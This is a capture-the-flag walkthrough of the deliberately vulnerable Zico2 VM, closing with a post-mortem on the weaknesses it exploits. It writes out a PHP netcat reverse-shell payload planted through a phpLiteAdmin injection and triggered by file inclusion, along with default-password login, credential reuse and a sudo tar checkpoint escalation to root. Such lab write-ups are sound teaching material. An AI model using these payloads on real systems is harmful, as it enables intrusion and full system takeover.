The items in the archive are frozen in time and will not be updated.

Get the VM here: https://www.vulnhub.com/entry/zico2-1,210/
Introduction #
My friends and I like to solve CTFs on our own, then teach each other how we solved it. This way, we get experience both teaching and learning, and you always understand material you need to explain to someone else better than if you kept it to yourself.
Zico’s author rates the box as “intermediate,” but I’d call it “beginner plus.” The ideas needed to root the box are not complicated, but you need to have a bit of prior knowledge to know that you need to implement them.
Shall we begin?
1. Initial Scanning #
Since we are dealing with a VulnHub VM, we need to set it up on our HOST ONLY network. This box is intentionally vulnerable, why hook it up to your real network?
Depending on how you’ve set up your host-only network, you may need to use nmap to determine the machine’s IP.
nmap -sn 192.168.56.0/24

Once you’ve found the box, it’s time to give it a real portscan.
I like to use my benmap script, which runs a few scans and generates
a working directory for the CTF. You can check it out on Github.


The nmap -F scan found some potential avenues of attack:
- SSH on port 22
- HTTP on port 80
- rpcbind on port 111
HTTP is my favorite place to start on CTF’s, so we hit it with the triple threat: nikto, dirsearch and fimap.
nikto -h 192.168.56.101 -o nikto_result.txt

Nikto tells us that Apache is a bit obsolete, but nothing else particularly interesting.
Throw that on our “places to dig” list and let’s use dirsearch.
dirsearch -u 'http://192.168.56.101' -e php,html,js,txt,sh --simple-report=dirsearch_quick

We find a lot of interesting filenames, especially the dbadmin directory.
Anything with “admin” in the title may be worth a look.
Finally, we’ll let fimap see if we can dig anywhere we aren’t supposed to be able to.
fimap -H -d 3 -u "http://192.168.56.101" -w /tmp/fimap_output | tee fimap_result

http://hostname/view.php?page=tools.html smells like file inclusion.
The use of ?page= may allow us to directly view arbitrary files on the webserver.
Instead of using tools.html as an argument, we just insert a file’s full path.
I tried something like ../../../../etc/passwd, but didn’t
find success. Maybe we can use this later.
Lastly, we peruse the site in the browser.

Zico’s Shop?
Zico doesn’t seem confident that he is in control of his own site.
Let’s prove that he is right to have doubts and go right for that /dbadmin page.

What have we here?
2. Doing Dirty Deeds in da Database #

A php database page, with an obvious version number. The title of “testdb” hints at a default setup. A default setup may use a default password.
password: admin

We’re inside. Those look like password hashes to me. Our friend Hashbuster should have a look at them.

Not too shabby! Root and user passwords. I don’t think this db is actually used for anything other than testing, but there is a chance that the same passwords are used to login with SSH.

Nope. We can see some other useful information on the database page, however.
For one, we are given the test_user database’s full file path.

This information, combined with the Local File Inclusion vulnerability we spotted earlier means we can access these databases by visiting a URL.
We can try some tricks using SQL commands, but I wonder if these waters have been charted before…
findsploit phpliteadmin

The very first hit matches our phpLiteAdmin version number.
If you run searchsploit -x 24044, you’ll see a document explaining how the
exploit is operated.
We’ll break it down, step by step.
-
Create a new database with a name ending in ".php"

-
Select this new database and create a new table with one field.

-
Set the field to the “Text” type, and enter a php-command payload as the Default Value. I decided to use my most reliable netcat-based reverse-shell.
<?php passthru("rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc local.machine.ip.addr PORTNUM > /tmp/f"); ?>

- Create the table, and set up the listener on your local machine.
nc -lnvp PORTNUM

- Visiting the database in the browser, using our handy-dandy LFI vulnerability will run the payload and pop our shell.
http://192.168.56.101/view.php?page=../../../../usr/databases/a.php

3. From www-data to User
#
This shell could use some improvement, so let’s see if we can’t spawn a bash shell with a tty using python.
which python
which bash
python -c 'import pty;pty.spawn("/bin/bash")'

My “advanced” powers of deduction tell me that we are going to have a user named zico. A user with a home directory, even.
Let’s verify.
ls -la /home
ls -la /home/zico

Luckily for us, Zico doesn’t seem to mind if we read files in his home directory. Talk about courteous!
Zico seems to have even left a note behind for himself. Surely he won’t mind if we read that, too.
cd /home/zico
cat to_do.txt

Zico seems to be trying out some content management systems for a new website. The site we got through in order to get this shell used phpliteadmin, so Wordpress must be next.
We see Wordpress sites all the time in CTFs, and know it well enough to know where to look for the squishy bits.
cd wordpress
ls -l

Zico hasn’t implemented this site yet, so it may not have been combed through for sensitive info.
wp-config.php can often contain passwords.
grep -i 'pass' wp-config.php

A database password, nice. Let’s try it with SSH, because, why not?

4. From Zico to Root #
As the presumed owner of this box, Zico should be able to get some significant things done.
sudo -l

tar and zip are a bit strange to see as sudo-enabled commands. Can they be used for
code execution?
I searched online, and found some very interesting information at these two sites.
tar can be run with flags that cause it to unarchive with “checkpoints.”
At these points, the process will pause and take an action, then seamlessly resume.
Since we can run tar as root, we just need to use these checkpoints to run some commands that escalate our privileges.
Running Tar As Root For Fun and Profit #
-
Move to a “temporary” folder like
/dev/shmand create a file that we will compress. -
Compress it with
taras Zico. No need to run as root just yet.

-
Unarchive the newly created
.tar, making sure to usesudoand including the flags to add a checkpoint and commands.The commands will run along with the
.tarcommand, so any output from the commands will appear in the terminalOur test payload is the (redundant) command
echo $(id), which will output the info belonging to the user who ran thetarcommand to the terminal.
If things go according to plan, we should seeroot’s info.
sudo tar -xf archive.tar --checkpoint=1 --checkpoint-action=exec='echo $(id)'

Our privesc concept is proven.
We can just run /bin/bash as our checkpoint commands to spawn a root shell.
sudo tar -xf archive.tar --checkpoint=1 --checkpoint-action=exec='/bin/bash'


And, we’re root.
Go to the /root directory and grab the flag.
cd /root
ls
cat flag.txt
Post-Mortem #
This CTF was made purposefully made porous, but these vulnerabilities can be found in the real world.
Here’s what made Zico rootable.
Use of Default/Obvious Credentials
- In this scenario, Zico’s phpLiteAdmin database was just for testing purposes. However,
adminis simply not a password that should be in use. It’s just too easy to guess. - Had we not been able to gain access to the phpLiteAdmin panel, we may not have gotten any access at all.
Local File Inclusion
- Serving webpages with
?page=is a recipe for local file inclusion. - Only one page was intended to reached this way, and it wasn’t even the only link to this page on the site.
Outdated Versions of 3rd Party Software
- The phpLiteAdmin version used here isn’t even available for download from the phpLiteAdmin website.
- The code injection vulnerability we used to run our php payload was patched away in later versions.
Credential Reuse
- The password by
www-datain thewp-config.phpfile to access the website database was the same as the user’s password.
Least Privilege Violations
www-datahad unneccessary read access tozico’s home folder.- If
zicoisn’t a superuser, I’m not sure what reason they would need to have to runtarandzipas root.